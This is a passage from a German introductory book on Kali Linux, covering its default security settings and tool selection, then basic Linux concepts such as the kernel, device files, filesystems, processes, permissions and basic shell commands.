Die meisten Linux-Distributionen empfehlen die Verwendung eines nicht privilegierten Kontos während des Systembetriebs und eines Dienstprogramms wie sudo, wenn Administrationsrechte notwendig sein sollten. Das ist ein zuverlässiger Sicherheitshinweis, der den Benutzer zusätzlich vor potenziell störenden oder zerstörerischen Befehlen oder Vorgängen des Betriebssystems schützt. Das ist vor allem bei Systemen mit mehreren Benutzern notwendig, bei denen eine Trennung der Benutzerrechte erforderlich ist. Ein Fehlverhalten eines Benutzers kann die Arbeit vieler Benutzer stören.

Da viele in Kali Linux enthaltene Tools nur mit Root-Rechten ausgeführt werden können, war das bis zur Version 2019.4 das Standard-Kali-Benutzerkonto. Mit der Umstellung auf die Xfce-Desktop-Oberfläche wurden auch die Rechte der Benutzer geändert. Der Benutzer hat grundsätzlich keine root-Rechte[11]. Benötigt der Anwender root-Rechte, kann er sie temporär erlangen, indem er vor dem eigentlichen Befehl `sudo` hinzufügt.

1.5.2 Netzwerkdienste sind standardmäßig deaktiviert

Bei Kali Linux sind im Gegensatz zu Debian alle installierten Dienste, die standardmäßig eine öffentliche Schnittstelle überwachen, wie z.B. http und SSH, deaktiviert.

Der Grund für diese Entscheidung war die Minimierung der Exposition während eines Penetrationstests, wenn es aufgrund unerwarteter Netzwerkinteraktionen schädlich ist, die Anwesenheit des Penetrationstesters und Risikoerkennung anzuzeigen.

Alle Dienste können Sie auf Wunsch manuell aktivieren, indem Sie *systmctl enable Service* ausführen. In Kapitel 4 »Erste Schritte mit Kali« wird darauf noch näher eingegangen.

11 root-Rechte heißt, Administrations-Rechte zu haben.

1.5.3 Eine organisierte Sammlung von Tools

Debian soll ein universelles Betriebssystem sein und schränkt die Pakete nur sehr wenig ein, vorausgesetzt jedes Paket hat einen Maintainer.

Im Gegensatz dazu bietet Kali Linux nicht alle verfügbaren Tools für Penetrationstests an. Stattdessen wird Wert darauf gelegt, nur die besten frei lizenzierten Tools für die Aufgaben bereitzustellen, die ein Penetrationstester meist ausführen möchte.

Kali-Entwickler, die als Penetrationstester arbeiten, steuern den Auswahlprozess und nutzen ihre Erfahrung und ihr Know-how, um kluge Entscheidungen zu treffen. Anbei einige Punkte, die bei der Bewertung einer neuen Anwendung berücksichtigt werden:

- Die Nützlichkeit der Anwendung im Kontext eines Penetrationstests
- Die Einzigartigkeit der Funktionalität und der Features der Anwendung
- Die Lizenz der Anwendung
- Die Ressourcenanforderungen der Anwendungen

Die Pflege eines aktuellen und nützlichen Repositorys für Penetrationstests ist eine herausfordernde Aufgabe. Deshalb begrüßt das Entwicklerteam von Kali Vorschläge für Tools in einer speziellen Kategorie (New Tool Request) im Kali Bug Tracker[12]. Eine neue Tool-Anfrage wird am ehesten entgegengenommen, wenn Sie die Einreichung gut präsentieren, einschließlich einer Erläuterung, warum das Tool nützlich ist, und wie es mit anderen ähnlichen Anwendungen verglichen wird usw.

1.6 Zusammenfassung

In diesem Kapitel wurde Kali Linux vorgestellt. Es wurde ein Einblick in die Geschichte gegeben, einige der wichtigsten Funktionen und Anwendungsfälle vorgestellt. Es sind auch einige der Richtlinien erläutert worden, die bei der Entwicklung von Kali Linux übernommen wurden.

- Kali Linux ist eine Enterprise-fähige Security-Auditing-Linux-Distribution, die auf Debian GNU/Linux basiert. Kali richtet sich an Sicherheitsexperten und IT-Administratoren und befähigt sie, erweiterte Penetrationstests, forensische Analysen und Sicherheitsüberprüfungen durchzuführen.
- Im Gegensatz zu den meisten gängigen Betriebssystemen handelt es sich bei Kali Linux um eine Rolling Distribution (fortlaufende Distribution), sodass man täglich Updates erhält.

12 `https://bugs.kali.org/`

- Die Kali-Linux-Distribution basiert auf Debian Testing. Daher stammen die meisten in Kali Linux verfügbaren Pakete direkt aus dem Debian-Repository.
- Während Kalis Fokus schnell mit »Penetrationstests und Sicherheitsüberprüfungen« zusammengefasst werden kann, gibt es auch weitere Anwendungsfälle, beispielsweise wenn Systemadministratoren ihre Aktivitäten, ihr Netzwerk, ihre forensische Analyse, die Installation eingebetteter Geräte, drahtlose Überwachungen, Installationen auf mobilen Plattformen und mehr überwachen möchten.
- Die Menüs von Kali erleichtern den Zugriff auf Tools für verschiedene Aufgaben und Aktivitäten, darunter Schwachstellenanalyse, Webanwendungsanalyse, Datenbankbewertungen, Kennwortangriffe, drahtlose Angriffe, Reverse Engineering, Exploitationtools, Sniffing und Spoofing sowie Tools für die Nachnutzung wie Forensik, Reporting-Tools, Social-Engineering-Tools und Systemdienste.
- Kali Linux verfügt über viele erweiterte Funktionen, darunter Verwendung als Live-System (keine Installation notwendig), robuster und sicherer Forensikmodus, angepasster Linux-Kernel und die Möglichkeit zur vollständigen Anpassung des Systems, vertrauenswürdiges und sicheres Basisbetriebssystem, ARM-Installationsfunktionen, sichere Standardnetzwerkrichtlinien und eine Sammlung von Anwendungen.

Kapitel 2

Linux-Grundlagen

Um einen fundierten Einstieg ohne Vorkenntnisse zu ermöglichen, starten wir in diesem Buch ganz am Anfang. Sollten Sie bereits Erfahrungen mit Linux haben, können Sie dieses Kapitel getrost überspringen. Es ist jedoch denjenigen, die über Linux-Erfahrung verfügen, zu empfehlen, zumindest die Installation und Konfiguration von Kali Linux in Kapitel 3 zu überfliegen, da sich Kali hier von so mancher Distribution etwas unterscheidet.

2.1 Was ist Linux und wie funktioniert es?

Neben den bekannteren Betriebssystemen wie Windows oder Mac OS gibt es auch noch Linux. Wie jedes Betriebssystem enthält auch eine Linux-Installation eine ganze Reihe von Tools, wie z.B. Internet Browser, Taschenrechner, Texteditor u.v.m. Bei Windows und Mac OS ist die Zusammenstellung dieser Tools standardisiert – sie kann sich zwar je nach Version ändern, aber in jedem Windows 7 Professional sind immer die gleichen Tools enthalten. Das liegt daran, dass Windows nur von Microsoft herausgegeben wird. Gleiches gilt für Mac OS von Apple.

Bei Linux handelt es sich jedoch um eine freie Software, das heißt, jeder kann sich den Kern von Linux herunterladen und seine eigene Distribution erstellen. Eine Distribution ist eine Software-Zusammenstellung. Aktuell gibt es mehrere Hundert Linux-Distributionen, die von genauso vielen Anbietern zur Verfügung gestellt werden. Dazu gehören firmeneigene Distributionen, die für den Eigenbedarf erstellt wurden, aber auch Hobby-Projekte von Enthusiasten sowie professionelle Distributionen mit teilweise kostenpflichtigem Support.

Man kann Distributionen nach dem jeweiligen Einsatzgebiet einteilen. Es gibt hier Distributionen, die darauf ausgelegt sind, als Firewall zu laufen, andere sollen ein möglichst stabiles Arbeitsumfeld mit langfristigem Support liefern, wieder andere stellen die neuesten Programme zur Verfügung und sind für Entwickler zum Testen ihrer Software interessant, diese laufen nicht so stabil. Kali Linux – die Distribution, um die es in dem Buch eigentlich geht – ist eine Distribution, die mit einer enormen Sammlung an Tools für Sicherheitstest, Datenforensik usw. ausgeliefert wird.

Kali Linux ist also ein System, das mit allem geliefert wird, was man benötigt, um in Computersysteme einzudringen. Das ist ideal zum Testen der eigenen Sicherheit, da man damit ein perfektes System zum Hacken hat.

Linux ist eine Open-Source-Software, das heißt, jeder kann den Quelltext einsehen, aus dem Linux besteht. Der Quelltext ist eine Ansammlung von Befehlen, die dann in ein ausführbares Programm übersetzt werden. Das ermöglicht es jedem, den es interessiert, zu sehen, wie Linux programmiert wird. So können Sicherheitslücken schnell gefunden, bekannt gemacht und wieder geschlossen werden. Linux folgt dem Grundsatz: *Alles ist eine Datei*. So werden Programmkonfigurationen gut leserlich in einer Textdatei verwaltet und in der Regel getrennt vom Programm gespeichert. Damit ist es möglich, Programmeinstellungen sehr einfach zu sichern und auf einen anderen Computer zu übertragen.

Da es sich bei Linux um Open-Source handelt, kann man es völlig legal und kostenlos aus dem Internet herunterladen, verwenden und auch weitergeben. Man hat bei Linux sogar die Wahl, welche grafische Oberfläche man verwenden möchte. Bei Kali Linux hat man die Auswahl zwischen mehreren Oberflächen, z.B.

- KDE
- GNOME3
- Enlightment
- LXDE
- XFCE

Die beiden ersten sind deutlich ressourcenhungriger. Enlightment, LXDE und XFCE können auch auf bescheidener Hardware eingesetzt werden. Die Vorteile und was die einzelnen grafischen Oberflächen ausmacht, würde den Umfang dieses Buchs sprengen. Laden Sie einfach das ISO-Image herunter und testen Sie selbst. Bei Kali Linux handelt es sich um eine sogenannte Live-CD, die man auch ohne Installation sofort von der DVD oder dem USB-Stick starten und testen kann.

Windows-Rechner sind weitverbreitet und deshalb schon einmal ein beliebtes Ziel für Angriffe. Man kann auch davon ausgehen, dass viele Systeme unsicher konfiguriert sind, weil häufig mit der voreingestellten Konfiguration und zusätzlich auch mit den Administrationsrechten gearbeitet wird.

Linux ist deshalb standardmäßig schon mal sicherer, da es den Benutzer zwingt, eine sichere Konfiguration zu verwenden, und man auch in der Regel standardmäßig nicht mit Administrationsrechten arbeitet. Dadurch, dass Linux, obwohl es kostenlos erhältlich ist, nicht so verbreitet ist wie Windows, ist außerdem die Zahl der Viren, Würmer, Spyware und Trojaner geringer.

Da es bei Linux auch von der Distribution und der grafischen Oberfläche abhängt, welche Tools installiert sind, wird es schwieriger, gezielte Angriffe auf Exploits

zu starten. Bei Windows dagegen kann man davon ausgehen, dass, wenn eine Schwachstelle in Windows-Explorer entdeckt wird, diese auf allen Windows-Systemen ausgenutzt werden kann.

Es ist zwar aufgrund der Einschränkungen und der geringeren Verbreitung weniger effektiv, Schadsoftware für Linux zu entwickeln, aber es ist grob fahrlässig zu behaupten, dass es für Linux keine Viren, Spyware & Co. gibt. Es gibt nur deutlich weniger und in der Regel richten sie deutlich weniger Schaden an, da es ihnen in den meisten Fällen an den notwendigen Rechten fehlt. Aber man darf nicht vergessen, dass man dennoch nicht vollkommen sicher ist.

Als Windows-Anwender kennen Sie sicher Systemabstürze und Bluescreens. Bei Linux – abhängig von der verwendeten Distribution – kommen sie deutlich weniger oft vor, aber ausschließen kann man diese nie gänzlich. Setzt man die neuesten Programmversionen ein, wie z.B. Fedora-Linux, hat man häufig noch mit solchen Kinderkrankheiten zu kämpfen. Verwendet man jedoch Distributionen wie CentOS oder Debian, die vor allem auf Stabilität Wert legen, muss man sich mit einer geringeren Auswahl an Software in den Repositories begnügen, aber man kann sich dafür darauf verlassen, dass diese ausführlich getestet wurden und sehr stabil laufen.

Die Auflistung von Vor- und Nachteilen ist in der Regel sehr subjektiv und es sollte jeder für sich selbst entscheiden, was ihm besser gefällt.

Der Begriff »Linux« wird häufig verwendet, um sich auf das gesamte Betriebssystem zu beziehen, aber Linux ist der Begriff des Betriebssystem-Kernels, der vom Bootloader gestartet wird, und der wiederum wird vom BIOS/UEFI gestartet. Den Kern kann man mit einem Dirigenten in einem Orchester vergleichen – er sorgt für die Koordination zwischen Hard- und Software. Diese Rolle umfasst die Verwaltung von Hardware, Prozessen, Benutzern, Berechtigungen und das Dateisystem. Der Kernel bietet eine gemeinsame Basis für alle anderen Programme und läuft im sogenannten Kernel Space[1].

2.1.1 Hardwaresteuerung

Der Kernel steuert in erster Linie die Hardwarekomponenten des Computers. Er erkennt und konfiguriert diese, wenn der Computer eingeschaltet wird oder ein Gerät (z.B. USB-Stick) hinzugefügt oder entfernt wird. Er bietet auch für übergeordnete Software eine vereinfachte API an, sodass Anwendungen Geräte nutzen können, ohne zu wissen, auf welchem Steckplatz das Gerät angeschlossen ist. Die

1 Bei modernen Betriebssystemen wird der virtuelle Speicher in Kernel-Space und User-Space geteilt. Die Trennung dient zum Speicher- und Hardwareschutz vor böswilliger oder fehlerhafter Software. Kernel-Space ist ausschließlich für die Ausführung vom privilegierten Betriebssystemkern, von Kernel-Erweiterungen und der meisten Gerätetreiber reserviert. Der User-Space wird für Anwendungssoftware und einige Treiber verwendet.

Schnittstelle stellt auch eine Abstraktionsschicht bereit. Das ermöglicht zum Beispiel einer Videokonferenzsoftware das Verwenden einer Webcam unabhängig von Hersteller und Modell. Die Software kann die Video-für-Linux(V4L)-Schnittstelle verwenden und der Kernel übersetzt Funktionsaufrufe der Schnittstelle in tatsächliche Hardware-Befehle, die von der jeweiligen Webcam benötigt werden.

Der Kernel exportiert Daten über erkannte Hardware über die virtuellen Dateisysteme */proc/* und */sys/*. Anwendungen greifen häufig auf Geräte über Dateien zu, die in */dev/* erstellt wurden.

Bestimmte Dateien sind Laufwerke (beispielsweise */dev/sda*), Partitionen (*dev/sda1*), Mäuse *(/dev/input/mouse0*), Tastaturen (*/dev/input/event0*), Soundkarten (*/dev/snd/**), serielle Anschlüsse (*/dev/ttyS**) und andere Komponenten.

Es gibt zwei Arten von Gerätedateien: Block und Zeichen. Erstere haben Merkmale eines Blocks von Daten: Sie haben eine begrenzte Größe und Sie können an jeder Stelle eines Blocks auf Bytes zugreifen. Letztere benehmen sich wie ein Fluss von Zeichen. Sie können Zeichen lesen und schreiben, aber man kann nicht nach einer bestimmten Position suchen und beliebige Bytes ändern. Um den Typ einer bestimmten Gerätedatei herauszufinden, überprüft man den ersten Buchstaben in der Ausgabe von `ls -l`. Entweder `b` für Blockgeräte oder `c` für Zeichengeräte.

```
root@ictekali:/dev# ls -l /dev/sda /dev/input/mouse0
crw-rw---- 1 root input 13, 32 Mai  5 14:01 /dev/input/mouse0
brw-rw---- 1 root disk   8,  0 Mai  5 14:01 /dev/sda
root@ictekali:/dev#
```

Abb. 2.1: Übersicht der Geräte (Maus und Festplatte), Block oder Zeichengerät

Wie erwartet, verwenden Plattenlaufwerke und Partitionen Blockgeräte, während Maus, Tastatur und serielle Ports Zeichengeräte verwenden. In beiden Fällen enthält die API spezifische Gerätebefehle, die über den `Ioctl`-Systemaufruf aufgerufen werden können.

2.1.2 Vereinheitlichtes Dateisystem

Dateisysteme sind ein wichtiger Aspekt des Kernels. Unix-ähnliche Systeme fassen alle Datenspeicher in einem zusammen. Es gibt also eine einzige Hierarchie, die Benutzer und Anwendungen den Zugriff auf Daten ermöglicht, wenn sie ihren Pfad in dieser Hierarchie kennen.

Der Startpunkt dieses hierarchischen Baums wird als Wurzel (*root*) bezeichnet und durch das Zeichen »/« dargestellt. Dieses Verzeichnis kann benannte Unterverzeichnisse enthalten. Zum Beispiel wird das Home-Verzeichnis von / aufgerufen: */home/*. Dieses Unterverzeichnis kann wiederum andere Unterverzeichnisse enthalten usw.

Jedes Verzeichnis kann auch Dateien enthalten, in denen die Daten gespeichert werden. So bezieht sich */home/user/Desktop/hello.txt* auf eine Datei namens *hello.txt*, die im Unterverzeichnis *Desktop* des User-Unterverzeichnisses des Home-Verzeichnisses gespeichert ist, das im Root-Verzeichnis vorhanden ist. Der Kernel übersetzt zwischen diesem Benennungssystem und dem Speicherort auf einer Festplatte.

Im Gegensatz zu anderen Betriebssystemen verfügt Linux nur über eine solche Hierarchie und kann Daten von mehreren Festplatten dort integrieren. Eine dieser Festplatten wird zum Root-Verzeichnis, und die anderen werden in Verzeichnisse in die Hierarchie gemountet (der Linux-Befehl heißt `mount`). Diese anderen Festplatten sind dann unter den Mountpunkten verfügbar. Dies ermöglicht das Speichern des Home-Verzeichnisses der Benutzer (gewöhnlich in */home/*), das das User-Verzeichnis enthält (zusammen mit den Basisverzeichnissen von anderen Benutzern). Wenn man eine Festplatte in */home/* anhängt, sind diese Verzeichnisse an ihrem üblichen Speicherort verfügbar und Pfade wie */home/user/Desktop/hello.txt* funktionieren weiterhin.

Es gibt viele Dateisystemformate, die vielen Arten der physischen Speicherung von Daten auf Disks entsprechen. Die bekanntesten sind ext3, ext3 und ext4, andere gibt es auch noch. Zum Beispiel ist VFAT das Dateisystem, das früher von DOS- und Windows-Betriebssystemen verwendet wurde. Die Unterstützung von Linux für VFAT ermöglicht den Zugriff auf Festplatten sowohl unter Kali als auch unter Windows. In jedem Fall ist die Einrichtung eines Dateisystems auf einer Festplatte notwendig, bevor man diese einhängen kann. Der Vorgang wird als »Formatierung« bezeichnet.

Befehle wie `mkfs.ext3` – wobei mkfs für MaKe FileSystem steht – behandeln die Formatierung. Diese Befehle erfordern als Parameter eine Gerätedatei, die die zu formatierende Partition darstellt – beispielsweise */dev/sda1* für die erste Partition auf dem ersten Laufwerk. Der Vorgang ist destruktiv und sollte nur einmal ausgeführt werden, es sei denn, Sie möchten ein Dateisystem löschen und neu starten.

Es gibt auch Netzwerkdateisysteme wie NFS, die keine Daten auf einer lokalen Festplatte speichern. Stattdessen werden Daten über das Netzwerk an einen Server übertragen, der diese speichert und bei Bedarf abruft. Dank der Abstraktion des Dateisystems muss man sich keine Gedanken machen, wie diese Festplatte angeschlossen ist, da die Dateien auf ihre gewohnte hierarchische Weise zugänglich bleiben.

2.1.3 Prozesse verwalten

Ein Prozess ist eine laufende Instanz eines Programms, für das Speicherplatz zum Speichern des Programms selbst und seiner Betriebsdaten zur Verfügung gestellt wird. Der Kernel ist für das Erstellen und Verfolgen von Prozessen verantwortlich. Wenn ein Programm ausgeführt wird, stellt der Kernel zunächst etwas

Speicherplatz zur Verfügung, lädt den ausführbaren Code aus dem Dateisystem und startet den Code. Der Kernel speichert Informationen über diesen Prozess, von denen die auffälligste eine Identifikationsnummer ist, die als Prozesskennung (PID) bezeichnet wird.

Wie die meisten modernen Betriebssysteme sind auch Betriebssysteme mit Unix-ähnlichen Kerneln, einschließlich Linux, Multitasking-fähig. Anders ausgedrückt: Sie erlauben dem System, viele Prozesse gleichzeitig auszuführen. Es gibt eigentlich immer nur einen laufenden Prozess, aber der Kernel teilt die CPU-Zeit in kleine Scheiben auf und führt jeden Prozess der Reihe nach durch. Da diese Zeitscheiben sehr kurz sind (im Millisekundenbereich), erzeugen sie das Erscheinungsbild von parallel laufenden Prozessen, obwohl sie nur während ihres Zeitintervalls aktiv und die restliche Zeit im Leerlauf sind. Die Aufgabe des Kernels ist es, seine Zeitplanungsmechanismen so anzupassen, dass dieses Erscheinungsbild erhalten bleibt, während die globale Systemleistung maximiert wird. Wenn die Scheiben zu lang sind, erscheint die Anwendung möglicherweise nicht wie gewünscht. Sind sie zu kurz, verliert das System Zeit, da die Aufgaben zu häufig gewechselt werden. Diese Entscheidungen können mit den Prozessprioritäten verfeinert werden, wobei Prozesse mit hoher Priorität über längere Zeiträume und häufiger ausgeführt werden als Prozesse mit niedriger Priorität.

Hinweis

Die oben beschriebene Einschränkung, dass jeweils nur ein Prozess ausgeführt wird, gilt nicht immer: Die wirkliche Einschränkung besteht darin, dass nur ein Prozess pro Prozessorkern ausgeführt werden kann. Multiprozessor-, Multi-Core- oder Hyperthreading-Systeme erlauben, dass mehrere Prozesse parallel laufen. Das gleiche Time-Slicing-System wird jedoch verwendet, um Fälle zu behandeln, in denen mehr aktive Prozesse vorhanden sind als verfügbare Prozessorkerne. Das ist nicht ungewöhnlich: Ein Basissystem, selbst ein größtenteils untätiges, hat fast immer Dutzende laufende Prozesse.

Der Kernel ermöglicht die Ausführung mehrerer unabhängiger Instanzen desselben Programms. Jeder dieser Instanzen ist es jedoch nur erlaubt, auf seine eigenen Zeitscheiben und Speicher zuzugreifen. Ihre Daten bleiben somit unabhängig.

2.1.4 Rechtemanagement

Unix-ähnliche Systeme unterstützen mehrere Benutzer und Gruppen und ermöglichen die Steuerung von Berechtigungen. In der Regel wird ein Prozess über den Benutzer identifiziert, der ihn gestartet hat. Dieser Prozess darf nur Aktionen ausführen, die seinem Besitzer erlaubt sind. Wenn Sie beispielsweise eine Datei öffnen, muss der Kernel die Prozessidentität anhand der Zugriffsberechtigungen prüfen – weitere Informationen hierzu finden Sie in Abschnitt 2.4.4.

2.2 Die Kommandozeile (Command Line)

Mit »Befehlszeile« (Kommandozeile) wird eine textbasierte Schnittstelle bezeichnet, über die Befehle eingegeben, ausgeführt und Ergebnisse angezeigt werden. Sie können ein Terminal (einen Textbildschirm innerhalb der grafischen Oberfläche oder außerhalb einer grafischen Benutzeroberfläche die Textkonsole selbst) und einen Befehlsinterpreter (die Shell) darin ausführen.

2.2.1 Wie komme ich zur Kommandozeile?

Wenn das System ordnungsgemäß funktioniert, können Sie auf die Befehlszeile am einfachsten zugreifen, indem Sie ein Terminal in der grafischen Desktop-Sitzung ausführen.

Auf einem Standard-Kali-Linux-System können Sie das Terminal aus der Favoritenleiste starten. Sie können das Terminal auch über ANWENDUNGEN (in der linken oberen Ecke) starten.




Abb. 2.2: Terminal aufrufen

Für den Fall, dass die grafische Benutzeroberfläche beschädigt ist, können Sie immer noch eine Befehlszeile auf virtuellen Konsolen erhalten (bis zu sechs davon sind über die sechs Tastenkombinationen Strg+Alt+F1 bis Strg+Alt+F6 aufrufbar, die Strg-Taste kann weggelassen werden, wenn Sie sich bereits im Textmodus außerhalb der grafischen Benutzeroberfläche von Xorg[2] oder Wayland[3] befinden). Sie erhalten daraufhin einen sehr einfachen Anmeldebildschirm, in

2 Xorg ist ein Protokoll für die Kommunikation zwischen Ausgabegeräten.
3 Wayland ist wie Xorg ein Protokoll für die Kommunikation zwischen Ausgabegeräten.

dem Sie Ihr Login und Kennwort eingeben, bevor Sie Zugriff auf die Befehlszeile mit der Shell erhalten.

Das Programm, das die Eingabe verarbeitet und die Befehle ausführt, wird als *Shell* (oder Befehlszeileninterpreter) bezeichnet. Die in Kali Linux bereitgestellte Standard-Shell ist Bash (das steht für **B**ourne **A**gain **Sh**ell). Das abschließende Zeichen $ oder # zeigt an, dass die Shell auf die Eingabe wartet. Es gibt auch an, ob man die Bash als normaler Benutzer ($) oder als Superuser (#) nutzt.

2.2.2 Verzeichnisbaum durchsuchen und Dateien verwalten

In diesem Abschnitt erhalten Sie nur einen kurzen Überblick über die behandelten Befehle, von denen alle viele Optionen haben, die hier nicht einzeln beschrieben werden. Weitere Informationen finden Sie in der umfangreichen Dokumentation, die in den jeweiligen Handbuchseiten verfügbar sind. Bei Penetrationstest erhalten Sie nach einem erfolgreichen Exploit meistens Shell-Zugriff auf ein System statt einer grafischen Benutzeroberfläche. Die Kenntnis der Befehlszeile ist für den Erfolg als Sicherheitsprofi also unerlässlich.

Sobald eine Sitzung geöffnet ist, zeigt der Befehl `pwd` (print working directory) den aktuellen Speicherort im Dateisystem an. Das aktuelle Verzeichnis wird mit dem Befehl `cd` (change directory) geändert werden. Wenn das Zielverzeichnis nicht angegeben wird, gelangen Sie zum Home-Verzeichnis. Wenn Sie `cd -` verwenden, kehren Sie zum vorherigen Arbeitsverzeichnis zurück (also die Verwendung vor dem letzten `cd`-Aufruf). Das übergeordnete Verzeichnis heißt immer .. (zwei Punkte), während das aktuelle Verzeichnis auch als . (ein Punkt) bezeichnet wird. Mit dem Befehl `ls` können Sie den Inhalt eines Verzeichnisses auflisten. Wenn Sie keine Parameter angeben, wirkt sich `ls` auf das aktuelle Verzeichnis aus.




Abb. 2.3: Befehle pwd, cd und ls

Sie können ein neues Verzeichnis mit dem Befehl `mkdir` *`Verzeichnis`* erstellen und ein vorhandenes (leeres) Verzeichnis mit dem Befehl `rmdir` *`Verzeichnis`* entfernen. Mit dem Befehl `mv` können Sie Dateien und Verzeichnisse verschieben und umbenennen. Das Entfernen einer Datei wird mit `rm` *`Datei`* erreicht, und das Kopieren einer Datei erfolgt mit `cp` *`Quelldatei Zieldatei`*.

```
root@ictekali:~# mkdir test
root@ictekali:~# ls
Desktop    Downloads  Pictures   Public        Templates  Videos
Documents  Music      Programme  sslstrip.log  test
root@ictekali:~# mv test neu
root@ictekali:~# ls
Desktop    Downloads  neu        Programme  sslstrip.log  Videos
Documents  Music      Pictures   Public     Templates
root@ictekali:~# rmdir neu
root@ictekali:~# ls
Desktop    Downloads  Pictures   Public        Templates
Documents  Music      Programme  sslstrip.log  Videos
root@ictekali:~#
```

Abb. 2.4: Befehle `mkdir`, `mv`, `rmdir`

Die Shell führt jeden Befehl aus, indem sie das erste Programm des angegebenen Namens in einem Verzeichnis ausführt, das in der Umgebungsvariablen PATH aufgeführt ist. Meistens befinden sich diese Programme in */bin*, */sbin*, */user/bin* oder */usr/sbin*. Der Befehl `ls` befindet sich beispielsweise in */bin/ls*. Der Befehl `which` gibt die Position einer bestimmten ausführbaren Datei an. Manchmal wird der Befehl direkt von der Shell aus gehandhabt. In diesem Fall wird er als eingebauter Shellbefehl bezeichnet (dazu gehören `cd` und `pwd`). Mit dem Befehl `type` kann man den Typ jedes Befehls abfragen.

```
root@ictekali:~# echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
root@ictekali:~# which ls
/usr/bin/ls
root@ictekali:~# type rm
rm ist /usr/bin/rm
root@ictekali:~# type cd
cd ist eine von der Shell mitgelieferte Funktion.
root@ictekali:~#
```

Abb. 2.5: Befehle PATH, `which`, `type`

Hinweis

Die Verwendung des `echo`-Befehls zeigt einfache Zeichenfolgen auf dem Terminal an. In diesem Fall (siehe Abbildung 2.5) wird der Inhalt einer Umgebungsvariablen angezeigt, da die Shell vor dem Ausführen der Befehlszeile automatisch Variablen mit ihren Werten ersetzt.

Umgebungsvariablen

In Linux ermöglichen die Umgebungsvariablen das Speichern von globalen Einstellungen für die Shell und verschiedene Anwendungen. Diese sind immer kontextbezogen, können aber vererbbar sein. So hat beispielsweise jeder Prozess seine eigene Menge von Umgebungsvariablen. Shells, wie beispielsweise Login-Shells, können Variablen deklarieren, die an andere Programme weitergegeben werden. Diese Variablen können systemweit in */etc/profile* oder benutzerspezifisch in *~/.profile* definiert werden. Variablen, die nicht für den Befehlszeileninterpreter spezifisch sind, sollten jedoch besser unter */etc/environment* abgelegt werden, da diese Variablen in alle Benutzer eingefügt werden. Sitzungen können dank des Pluggable Authentication Module (PAM) auch ausgeführt werden, wenn die Shell nicht aktiv ist.

2.3 Das Dateisystem

2.3.1 Dateisystem-Hierarchie-Standard

Wie auch andere Linux-Distributionen ist Kali so organisiert, dass es mit dem Filesystem Hierarchy Standard (FHS) übereinstimmt. So finden sich Benutzer anderer Linux-Distributionen auch leicht mit Kali zurecht. FHS definiert den Zweck eines jeden Verzeichnisses. Die Verzeichnisse der obersten Ebene werden wie folgt beschrieben:

- */bin/*: Standardprogramme
- */boot/*: Kali-Linux-Kernel und andere Dateien, die für die frühe Bootphase benötigt werden
- */dev/*: Geräte-Dateien
- */home/*: persönliche Dateien des Benutzers
- */lib/*: Bibliothek
- */media/**: Einhängepunkt für entfernbare Geräte – CD-ROM, USB-Stick usw.
- */mnt/*: vorübergehender Einhängepunkt
- */opt/*: zusätzliche Anwendungen, die von Dritt-Herstellern bereitgestellt werden
- */root/*: Root-Verzeichnis des Administrators (*root*)
- */run/*: Laufzeitdaten, die flüchtig sind und nach einem Neustart nicht bestehen bleiben
- */sbin/*: Systemprogramme
- */srv/*: Daten, die von Servern auf diesem System verwendet werden
- */tmp/*: temporäre Dateien

- */usr/*: Applikationen – das Verzeichnis wird in weitere Verzeichnisse geteilt, *bin*, *sbin*, *lib*, und folgt der gleichen Logik wie das Root-Verzeichnis. Des Weiteren enthält das Verzeichnis */usr/share/* Architektur-unabhängige Daten. Das Verzeichnis */usr/local/* wird vom Administrator für die manuelle Installation von Programmen verwendet, ohne dass Dateien überschrieben werden, die vom Paketsystem (dpkg) verwendet werden.
- */var/*: variable Daten, die von Daemon[4] verarbeitet werden. Das umfasst Protokolldateien, Warteschlangen, Spools und Caches.
- */proc/* und */sys/*: sind spezifische Linux-Kernel (und nicht Teil des FHS). Diese werden vom Kernel für den Export von Daten in den User-Space benötigt.

2.3.2 Das Home-Verzeichnis des Anwenders

Das Home-Verzeichnis eines Benutzers ist nicht standardisiert, aber es gibt einige außergewöhnliche Konventionen. Das Ausgangsverzeichnis eines Benutzers wird mit einer Tilde (»~«) gekennzeichnet. Diese Info ist vor allem deshalb hilfreich, da der Befehlsinterpreter eine Tilde automatisch durch das richtige Verzeichnis ersetzt (das in der Umgebungsvariablen *HOME* gespeichert ist und dessen üblicher Wert */home/user/* ist).

